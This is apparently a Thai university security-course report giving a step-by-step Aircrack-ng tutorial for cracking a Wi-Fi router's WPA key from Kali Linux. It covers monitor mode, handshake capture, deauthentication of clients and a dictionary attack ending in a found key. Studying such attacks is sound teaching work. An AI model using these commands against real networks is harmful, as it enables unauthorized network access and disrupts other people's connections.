Aircrack (Hack Password Wi-Fi)

วิชา 322376 INFORMATION AND COMMUNICATION TECHNOLOGY SECURITY

ความมั่นคงเทคโนโลยีสารสนเทศและการสื่อสาร

เสนอ

ผศ.ดร.จักรชัย โสอินทร์

จัดทำโดย

นายธีติรัตน์	เวียงเงิน	553020991-4
นายกิตติณัฏฐ์	ไปรเวทย์	553020423-1
นางสาวชุติกาญจน์	โพธิ์ประพันธ์	553020981-7
นายเอกพันธ์	พุทสะท้าน	553020479-4
นายอติวิชญ์	ต้องจิตร์	553021033-9
นางสาวมัลลิกา	วิมลพันธ์	553020461-3

Sec 4 กลุ่มที่ 12

สาขาวิชาเทคโนโลยีสารสนเทศและการสื่อสาร(โครงการพิเศษ)

ภาควิชาวิทยาการคอมพิวเตอร์


มหาวิทยาลัยขอนแก่น

ปีการศึกษา 2557 ภาคเรียนที่ 1


ขั้นตอนการทำ Aircrack (Hack Password Wi-Fi)

ติดตั้ง kali linux โดยสามารถdownloadได้ที่ http://www.kali.org/downloads/

เมื่อติดตั้งเสร็จแล้วจะพบหน้าต่างดังภาพ



1.เมื่อทำการติดตั้งเสร็จให้เลือกที่ Other…




2.ใส่ Username = root , Password = root


จะทำการlogin!เข้ามาใน kali linux

3.เลือกที่ terminal

จะมีหน้าต่าง command line ขึ้นมา




4.พิมพ์คำสั่ง airmon-ng เพื่อดูว่ามี Interface ใดใช้งานได้บ้าง



5.ทำการ start inerfaceนั้น ด้วยคำสั่ง airmon-ng start wlan0


*และอย่าลืม kill PID ด้วยคำสั่ง (kill 2653),(kill 2746)

**(สังเกตุ monitor mode enabled on mon0)





6.ทำการตรวจสอบว่ามี Wi-Fi ตัวไหนที่เราสามารถใช้ได้บ้าง ด้วยคำสั่ง airodump-ng mon0

จะแสดง Wi-Fi ที่สามารถใช้งานได้ขึ้นมา




7.ทำการเลือก mac add ของ router ที่จะ hack และทำการเขียน flie การเข้ารหัสของ router ตัวนั้นออกมาเก็บไว้ในเครื่องเรา ด้วยใช้คำสั่ง airodump-ng –c (channel) --write (ชื่อไฟล์) –bssid (mac add) mon0






8.ทำการส่งเข้ามูลไป เพื่อให้ไฟล์ที่เราสร้างขึ้นมาตอบรับกัน (handshake)


ด้วยคำสั่ง aireplay-ng –deauth 0 –a (mac add) –c (station เครื่องเรา) mon0





9.ทำการเลือกไฟล์ที่เป็นตัวเก็บรหัสไว้ ซึ่งเราสามารถทำขึ้นเองหรือไปหาไฟล์คำศัพท์ทั่วโลกมาก็ได้

ด้วยคำสั่ง aircrack-ng –w (ไฟล์เก็บรหัส) –b (mac add)(ชื่อไฟล์ที่เราตั้งไว้จากข้อ 7)



จะได้รหัส wifiมา (KEY FOUND! = 580044)